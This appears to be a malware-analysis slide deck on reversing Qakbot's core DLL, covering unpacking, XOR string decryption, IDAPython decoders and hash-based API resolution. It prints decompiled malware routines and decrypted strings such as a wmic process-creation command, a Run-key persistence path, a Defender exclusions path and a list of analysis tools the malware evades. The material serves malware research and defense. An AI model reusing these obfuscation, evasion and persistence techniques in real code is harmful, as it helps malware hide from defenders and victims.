
Reversing Qakbot



Qakbot Reversing

1. Manual Unpacking to retrieve the Qakbot Core Dll.
2. Decrypt strings.
3. Recover API functions.
4. In-Depth Reversing of Qakbot Core:
 1. Execution flow in each stages.
 2. Process injection technique.
 3. Persistence mechanism.
 4. Decrypt configuration.
 5. ...


Quote Of The Day



<https://speakerdeck.com/fr0gger/binary-instrumentation-for-malware-analysis>

Dumping Qakbot Core Dll (1)

- By using **VirtualAlloc** API and following the code...



Dumping Qakbot Core DLL (2)

- File is compiled with Visual Studio 2015.
- Build time Monday, 06.02.2023 16:50:57 UTC
- Original name `comrepl.dll`. Export 01 function named `wind`.

The screenshot shows a debugger interface with several windows. On the left, a table titled "Dump Statistics" lists various components and their build IDs and counts. In the center, a "File Dump" window displays the contents of the "qakbot_core.dll" file. The "Optional Hdr" tab is selected, showing details like Characteristics (0), TimeStamp (Sunday, 07.02.2106 06:28:15 UTC), MajorVersion (0), MinorVersion (0), and Name (1E0E2 comrepl.dll). The "Exports" tab shows one export entry: Wind at offset 1D2D8, ordinal 1, Function RVA 1080, and Name RVA 1E0EE. The "Imports" tab is also visible.

ProductId	BuildId	Count	VS version
Utc1900_C	27412	2	Visual Studio 2015 14.00
Implib1400	30133	2	Visual Studio 2015 14.00
Utc1900_CVTCIL_C	27412	2	Visual Studio 2017 14.01+
Utc1900_C	30146	10	Visual Studio 2015 14.00
Utc1900_C	30133	7	Visual Studio 2015 14.00
Masm1400	30133	2	Visual Studio 2015 14.00
Import0	0	150	Visual Studio
Implib1400	27412	17	Visual Studio 2015 14.00
Utc1900_CPP	30146	5	Visual Studio 2015 14.00
Masm710	3077	1	
Utc1900_LTCG_CPP	30146	70	Visual Studio 2017 14.01+
Export1400	30146	1	Visual Studio 2015 14.00
Linker1400	30146	1	Visual Studio 2015 14.00

File Dump: qakbot_core.dll.bin

Optional Hdr

Offset	Name	Value	Meaning
1D2B0	Characteristics	0	
1D2B4	TimeStamp	FFFFFFF	Sunday, 07.02.2106 06:28:15 UTC
1D2B8	MajorVersion	0	
1D2BA	MinorVersion	0	
1D2BC	Name	1E0E2	comrepl.dll
1D2C0	Base	1	
1D2C4	NumberOfFunctions	1	
1D2C8	NumberOfNames	1	
1D2CC	AddressOfFunctions	1E0D8	
1D2D0	AddressOfNames	1E0DC	
1D2D4	AddressOfNameOrdinals	1E0E0	

Exports

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
1D2D8	1	1080	1E0EE	Wind	

Imports

Decrypt Strings

- Based on the **specific bytes pattern** to find the functions responsible for decrypting the strings.
- Then **determine where decrypt functions were called from**.

The screenshot illustrates the process of identifying decryption functions in Qbot's memory dump. It consists of three main windows:

- Bytes pattern:** Shows the assembly code for a function at address `loc_1000A0FD:`. The instruction `8B C6` is highlighted with a red box. Below it, the assembly code is shown:

```
text:1000A0FD bytes pattern
text:1000A0FD 8B C6
text:1000A0FF 83 E0 7F
text:1000A102 8A 04 08
text:1000A105 3A 04 1E
text:1000A108 74 5D
text:1000A108

loc_1000A0FD:
    mov    eax, esi
    and   eax, 7Fh
    mov    al, [eax+ecx]
    cmp   al, [esi+ebx]
    jz    short loc_1000A167
```

- Occurrences of binary:** A search results window showing the byte sequence `8B C6 83 E0 7F 8A 04 08` found at two addresses: `.text:1000A0FD` and `.text:1000A1C8`. The function names `qbot_decrypt_str` and `qbot_decrypt_wstr` are highlighted with red boxes.
- Function:** A table showing the analysis of various decryption functions. Functions with the prefix `qbot_decrypt_` are highlighted with yellow boxes, while others are in green. Red boxes highlight specific rows in the table:

Function	Xrefs	Loops	Basic blocks
<code>qbot_decrypt_str</code>	3	4	18
<code>qbot_decrypt_str_1</code>	25	0	1
<code>qbot_decrypt_str_2</code>	11	0	1
<code>qbot_decrypt_str_wrap</code>	1	0	1
<code>qbot_decrypt_wstr</code>	2	4	18
<code>qbot_decrypt_wstr_1</code>	65	0	1
<code>qbot_decrypt_wstr_2</code>	25	0	1

Decrypt Strings (Pseudocode)

```
char *__usercall qbot_decrypt_str_1@<eax>(int str_index@<ecx>)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]

    return qbot_decrypt_str(g_qbot_enc_str_blob1, 0x13A0u, g_qbot_key_blob1, v2, v3);
}
```

1 2 3 4

```
char *_thiscall qbot_decrypt_str_2(unsigned int str_index)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]

    return qbot_decrypt_str(&g_qbot_enc_str_blob2, 0x57Du, g_qbot_key_blob2, v2, v3);
}
```

```
char *__usercall qbot_decrypt_str@<eax>(
    _BYTE *enc_strings_blob@<ecx>,
    unsigned int idx_boundary@<edx>,
    _BYTE *key,
    int a4,
    unsigned int arg_str_index)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]

    next_str_index = arg_str_index;
    if ( arg_str_index ≥ idx_boundary )
    {
        goto set_decrypt_str_equal_global_var;
    }
    // calculate string length
    while ( key[next_str_index & 0x7F] ≠ enc_strings_blob[next_str_index] )
    {
        if ( ++next_str_index ≥ idx_boundary )
        {
            goto set_decrypt_str_equal_global_var;
        }
    }
    str_len = next_str_index - arg_str_index;
    // decrypt string
    if ( str_len )
    {
        str_decrypt = qbot_heap_alloc(str_len + 1);
        if ( !str_decrypt )
        {
            return &dword_10020E3A;
        }
        do
        {
            str_decrypt[arg_str_index - arg_str_index] = enc_strings_blob[arg_str_index] ^ key[arg_str_index & 0x7F];
            ++arg_str_index;
            --str_len;
        }
        while ( str_len );
        str_decrypt_final = str_decrypt;
    }
}
```

Decrypt Strings (Pseudocode)

```
WCHAR *__cdecl qbot_decrypt_wstr_1(unsigned int str_index)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]

    return qbot_decrypt_wstr(g_qbot_enc_str_blob1, 0x13A0u, g_qbot_key_blob1, v1, str_index);
}
```

1 2 3 4

```
WCHAR *__cdecl qbot_decrypt_wstr_2(unsigned int str_index)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]

    return qbot_decrypt_wstr(g_qbot_enc_str_blob2, 0x57Du, g_qbot_key_blob2, v1, str_index);
}
```

```
WCHAR *__usercall qbot_decrypt_wstr@<eax>(
    _BYTE *enc_strings_blob@<ecx>,
    unsigned int idx_boundary@<edx>,
    _BYTE *key,
    int a4,
    unsigned int arg_str_index)

{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]

    idx = 0;
    next_str_index = arg_str_index;
    str_len = 0;
    // calculate string length
    if ( arg_str_index < idx_boundary )
    {
        while ( key[next_str_index & 0x7F] != enc_strings_blob[next_str_index] )
        {
            if ( ++next_str_index ≥ idx_boundary )
            {
                goto LABEL_6;
            }
            str_len = next_str_index - arg_str_index;
        }
        // decrypt string
        decrypt_wstr = qbot_heap_alloc(2 * str_len + 2);
        if ( !decrypt_wstr )
        {
            return &dword_10020E68;
        }
        if ( str_len )
        {
            do
            {
                decrypt_wstr[idx++] = (enc_strings_blob[arg_str_index] ^ key[arg_str_index & 0x7F]);
                ++arg_str_index;
            }
            while ( idx < str_len );
        }
        return decrypt_wstr;
    }
}
```

Recover Original Strings with IDAPython

- Based on the pseudocode, it is easy to rewrite decoding functions using IDAPython script.

```
def decrypt( idx):
    """ string decoding method """
    if idx >= index_bound1:
        return # oob

    output = ""
    while True:
        c = idc.get_wide_byte(enc_strings_blob1 + idx) ^ idc.get_wide_byte(xor_bytes_array + (idx & 0x7F))
        if c == 0: break
        output += chr(c)
        idx += 1
    return output

def decrypt2( idx):
    """ string decoding method """
    if idx >= index_bound2:
        return # oob

    output = ""
    while True:
        c = idc.get_wide_byte(enc_strings_blob2 + idx) ^ idc.get_wide_byte(xor_bytes_array2 + (idx & 0x7F))
        if c == 0: break
        output += chr(c)
        idx += 1
    return output
```

Results...

xrefs to qb0t_decrypt_str_1

Direction	Type	Address	Text
Up	p	sub_100014FA+9	call qb0t_decrypt_str_1; c:\\
Up	p	sub_100024EC+42	call qb0t_decrypt_str_1; wmic process call create 'expand "%S" "%S"
Up	p	sub_1000423A+68	call qb0t_decrypt_str_1; https
Down	p	qb0t_retrieve_api_a...	call qb0t_decrypt_str_1
Down	p	sub_1000AC45+2D0	call qb0t_decrypt_str_1
Down	p	sub_1000B5D6+3D	call qb0t_decrypt_str_1; (%02X%02X%02X%02X-%02X%02X-%02X%02X-%02X%02X%02X%02X%02X%02X)
Down	p	sub_1000BA86+65	call qb0t_decrypt_str_1; Software\Microsoft
Down	p	sub_1000D51F+33	call qb0t_decrypt_str_1; aabccdefghijklmnopqrstuvwxyz
Down	p	sub_1000D5A6+20	call qb0t_decrypt_str_1; aabccdefghijklmnopqrstuvwxyz
Down	p	sub_1000D629+15	call qb0t_decrypt_str_1; aabccdefghijklmnopqrstuvwxyz
Down	p	sub_1000D7C6+16	call qb0t_decrypt_str_1; aabccdefghijklmnopqrstuvwxyz
Down	p	sub_1000D7C8+25	call qb0t_decrypt_str_1; 1234567890
Down	p	sub_1000E9AE+6	call qb0t_decrypt_str_1
Down	p	sub_1000EC39+17	call qb0t_decrypt_str_1; \\\pipe\
Down	p	sub_1000F295+E	call qb0t_decrypt_str_1; frida-wiナーhelper-32.exe;frida-wiナーhelper-64.exe;tcpdump.exe;windump.exe;ethereal.exe;wireshark.exe;ettercap.exe;rtsniff.exe;packetcapture.exe;captu
Down	p	sub_1000F295+37	call qb0t_decrypt_str_1; wpcap.dll
Down	p	sub_1000F63C+4F	call qb0t_decrypt_str_1; Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0
Down	p	sub_1000F919+52	call qb0t_decrypt_str_1; application/x-shockwave-flash
Down	p	sub_1000F919+5F	call qb0t_decrypt_str_1; image/gif
Down	p	sub_1000F919+6A	call qb0t_decrypt_str_1; image/jpeg
Down	p	sub_1000F919+75	call qb0t_decrypt_str_1; stem

xrefs to qb0t_decrypt_wstr_1

Direction	Type	Address	Text
Up	p	DllEntryPoint+84	call qb0t_decrypt_wstr_1; C:\INTERNAL_empty
Up	p	sub_10001B66+4B	call qb0t_decrypt_wstr_1; SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Up	p	sub_10001B66+B0	call qb0t_decrypt_wstr_1; NTUSER.DAT
Up	p	sub_10001D55+2E	call qb0t_decrypt_wstr_1; mon.exe
Up	p	sub_1000204B+5F	call qb0t_decrypt_wstr_1; .cfg
Up	p	sub_1000204B+201	call qb0t_decrypt_wstr_1; Exclusions\Paths
Up	p	sub_1000204B+274	call qb0t_decrypt_wstr_1; .cfg
Up	p	sub_10006332+E9	call qb0t_decrypt_wstr_1; .dll
Up	p	sub_10006332+2151	call qb0t_decrypt_wstr_1; rundll32.exe
Up	p	sub_100065B0+99	call qb0t_decrypt_wstr_1; .dll
Up	p	sub_1000657D0+1	call qb0t_decrypt_wstr_1; .exe
Up	p	sub_10006F27+398	call qb0t_decrypt_wstr_1; ROOT\CIMV2
Up	p	sub_10006F27+A36	call qb0t_decrypt_wstr_1; Win32_ComputerSystem
Up	p	sub_10006F27+387	call qb0t_decrypt_wstr_1; Win32_Bios
Up	p	sub_10006F27+C6	call qb0t_decrypt_wstr_1; Win32_DiskDrive
Up	p	sub_10006F27+D5	call qb0t_decrypt_wstr_1; Win32_PhysicalMemory
Up	p	sub_10006F27+3E4	call qb0t_decrypt_wstr_1; Win32_Product
Up	p	sub_10006F27+3F3	call qb0t_decrypt_wstr_1; Win32_PnEntity
Up	p	sub_10006F27+1602	call qb0t_decrypt_wstr_1; Caption,Description,Vendor,Version,InstallDate,InstallSource,PackageName
Up	p	sub_10006F27+413	call qb0t_decrypt_wstr_1; Caption,Description,DeviceID,Manufacturer,Name,PNPDeviceID,Service,Status
Up	p	sub_1000980B+B	call qb0t_decrypt_wstr_1; on.exe
Up	p	sub_1000A2BD+13	call qb0t_decrypt_wstr_1; ntddi.dll
Up	p	sub_1000A2BD+69	call qb0t_decrypt_wstr_1; fmon.exe
Up	p	sub_1000A73E+80	call qb0t_decrypt_wstr_1; .exe
Up	p	sub_1000B231+239	call qb0t_decrypt_wstr_1; SystemRoot
Up	p	sub_1000B8A6+F7	call qb0t_decrypt_wstr_1; NTUSER.DAT
Up	p	sub_1000C753+42	call qb0t_decrypt_wstr_1; %S.%00d
Up	p	sub_1000C8F5+74	call qb0t_decrypt_wstr_1; ALLUSERSPROFILE
Up	p	sub_1000D088+2F	call qb0t_decrypt_wstr_1; rundll32.exe
Up	p	sub_1000D088+60	call qb0t_decrypt_wstr_1; Wind
Up	p	sub_1000D61+F	call qb0t_decrypt_wstr_1; c:\\
Up	p	sub_1000D8A5+D0	call qb0t_decrypt_wstr_1; vbs
Up	p	sub_1000D8E9+2C	call qb0t_decrypt_wstr_1; open
Up	p	sub_1000D8E9+3D	call qb0t_decrypt_wstr_1; script.exe
Up	p	sub_1000DA52+47	call qb0t_decrypt_wstr_1; Set objWMIService = GetObject("winmgmts: & "{impersonationLevel=impersonate}!\\.\%coot\cimv2")
Up	p	sub_1000DC84+26	call qb0t_decrypt_wstr_1; WQL
Up	p	sub_1000DC84+10	call qb0t_decrypt_wstr_1; ROOT\CIMV2
Up	p	sub_1000DC84+39	call qb0t_decrypt_wstr_1; SELECT * FROM Win32_OperatingSystem
Up	p	sub_1000DC84+4A	call qb0t_decrypt_wstr_1; Caption
Up	p	sub_1000DD35+40	call qb0t_decrypt_wstr_1; root\SecurityCenter2
Up	p	sub_1000DD35+39	call qb0t_decrypt_wstr_1; SELECT * FROM AntiVirusProduct
Up	p	sub_1000DD35+48	call qb0t_decrypt_wstr_1; displayName
Up	p	sub_1000DE4+10	call qb0t_decrypt_wstr_1; ROOT\CIMV2

Recover API functions

- Based on the decrypted strings, obtained a list of Dlls that Qakbot will use during execution.

Direction	Type	Address	Text
Up	p	DllEntryPoint+73	call qbot_retrieve_api_addrs_of_specified_dll; kernel32.dll
Up	p	DllEntryPoint+D6	call qbot_retrieve_api_addrs_of_specified_dll; user32.dll
Up	p	sub_1000188E+F	call qbot_retrieve_api_addrs_of_specified_dll; kernel32.dll
Down	p	sub_1000188E+28	call qbot_retrieve_api_addrs_of_specified_dll; ntdll.dll
Down	p	sub_1000188E+41	call qbot_retrieve_api_addrs_of_specified_dll; user32.dll
Down	p	sub_1000188E+5A	call qbot_retrieve_api_addrs_of_specified_dll; gdi32.dll
Down	p	sub_1000188E+73	call qbot_retrieve_api_addrs_of_specified_dll; netapi32.dll
Down	p	sub_1000188E+8E	call qbot_retrieve_api_addrs_of_specified_dll; advapi32.dll
Down	p	sub_1000188E+A7	call qbot_retrieve_api_addrs_of_specified_dll; shlwapi.dll
Down	p	sub_1000188E+C0	call qbot_retrieve_api_addrs_of_specified_dll; shell32.dll
Down	p	sub_1000188E+D9	call qbot_retrieve_api_addrs_of_specified_dll; userenv.dll
Down	p	sub_1000188E+F2	call qbot_retrieve_api_addrs_of_specified_dll; ws2_32.dll
Down	p	sub_1000204B+4E	call qbot_retrieve_api_addrs_of_specified_dll; wtsapi32.dll
Down	p	sub_10007CD5+12	call qbot_retrieve_api_addrs_of_specified_dll; crypt32.dll
Down	p	sub_1000F6AD+D	call qbot_retrieve_api_addrs_of_specified_dll; wininet.dll
Down	p	sub_1000F6AD+26	call qbot_retrieve_api_addrs_of_specified_dll; urlmon.dll

Recover API functions

```
FARPROC * __stdcall qbot_retrieve_api_from_required_dlls()
{
    FARPROC *result; // eax

    g_p_kernel32_apis = qbot_retrieve_api_addrs_of_specified_dll(g_kernel32_api_prehashes, 0x140u, 0xB6u);
    g_p_ntdll_apis = qbot_retrieve_api_addrs_of_specified_dll(&g_ntdll_api_prehashes, 0x30u, 0x815u);
    g_p_user32_apis = qbot_retrieve_api_addrs_of_specified_dll(g_user32_api_prehashes, 0x6Cu, 0x60Eu);
    g_p_gdi32_apis = qbot_retrieve_api_addrs_of_specified_dll(&g_gdi32_api_prehashes, 0x24u, 0xE5Du);
    g_p_netapi32_apis = qbot_retrieve_api_addrs_of_specified_dll(&g_netapi32_api_prehashes, 0x18u, 0x11BEu);
    g_p_advapi32_apis = qbot_retrieve_api_addrs_of_specified_dll(&g_advapi32_api_prehashes, 0xD4u, 0x12Du);
    g_p_shlwapi_apis = qbot_retrieve_api_addrs_of_specified_dll(&g_shlwapi_api_prehashes, 0x2Cu, 0x483u);
    g_p_shell32_apis = qbot_retrieve_api_addrs_of_specified_dll(&g_shell32_api_prehashes, 8u, 0x129Du);
    g_p_userenv_apis = qbot_retrieve_api_addrs_of_specified_dll(&g_userenv_api_prehashes, 4u, 0x93Fu);
    result = qbot_retrieve_api_addrs_of_specified_dll(&g_ws2_32_api_prehashes, 0x10u, 0xF94u);
    g_p_ws2_32_apis = result;
    return result;
}
```

A diagram illustrating the process of recovering API functions. On the left, a yellow circle highlights the variable `g_kernel32_api_prehashes` in the memory dump. A yellow arrow points from this variable to the corresponding memory location in the assembly dump. A red arrow points from the assembly dump to the C code. A yellow smiley face icon is positioned between the memory dump and the assembly dump.

```
.rdata:1001D948 ; const int g_kernel32_api_prehashes[80]
.rdata:1001D948 g_kernel32_api_prehashes dd 1E4E54D6h
.rdata:1001D94C      dd 0EA9AE187h
.rdata:1001D950      dd 0FBE7CAD4h
.rdata:1001D954      dd 0E8F3F6A4h
.rdata:1001D958      dd 90098C2Bh
.rdata:1001D95C      dd 64DD397Ah
.rdata:1001D960      dd 0E07C512Dh
.rdata:1001D964      dd 1906F55Bh
.rdata:1001D968      dd 0D71EF109h
.rdata:1001D96C      dd 6ED77E75h
.rdata:1001D970      dd 0FEA88810h
.rdata:1001D974      dd 4AC7C978h
.rdata:1001D978      dd 0C1D7521Eh
.rdata:1001D97C      dd 911CFCAFh
.rdata:1001D980      dd 1F871E0h
.rdata:1001D984      dd 7D0A851Ch
.rdata:1001D988      dd 0D6484719h
.rdata:1001D98C      dd 7F318FEh
.rdata:1001D990      dd 23013C9Bh
.rdata:1001D994      dd 0A018E917h
.rdata:1001D998      dd 9DE48EE4h
.rdata:1001D99C      dd 0C7283607h
.rdata:1001D9A0      dd 0C7A16B16h
.rdata:1001D9A4      dd 28U1FE411h
```

```
int __stdcall Wind()
{
    C*(g_p_kernel32_apis + 0x30)(dword_10020D54, 0xFFFFFFFF);
    C*(g_p_kernel32_apis + 0xEC))(0);
    return 0;
}                                call API functions
```

Reversing Qakbot Hashing Algorithm

```
num_api_hashes = buf_size >> 2;
if ( !num_api_hashes )
{
    return resolved_apis_buf;
}
delta_offset = pre_api_hashes_buf - resolved_apis_buf;
do
{
    *resolved_apis_buf = qbot_retrieve_api_by_hash(hModule, *(resolved_apis_buf + delta_offset));
    ++resolved_apis_buf;
    --num_api_hashes;
}
while ( num_api_hashes );
return resolved_apis_buf;
```

1

```
e_lfanew = *(dll_base_addr + offsetof(IMAGE_DOS_HEADER, e_lfanew));
pExportDir = *(e_lfanew + dll_base_addr + 0x78);
if ( !pExportDir )
{
    return 0;
}
NamesAddrTbl_rva = *(&pExportDir->AddressOfNames + dll_base_addr);
pNameOrdsTbl = (dll_base_addr + *(&pExportDir->AddressOfNameOrdinals + dll_base_addr));
pNamesAddrTbl = (dll_base_addr + NamesAddrTbl_rva);
numAPINames = *(&pExportDir->NumberOfNames + dll_base_addr);
pFuncsAddrTbl = (dll_base_addr + *(&pExportDir->AddressOfFunctions + dll_base_addr));
cnt = 0;
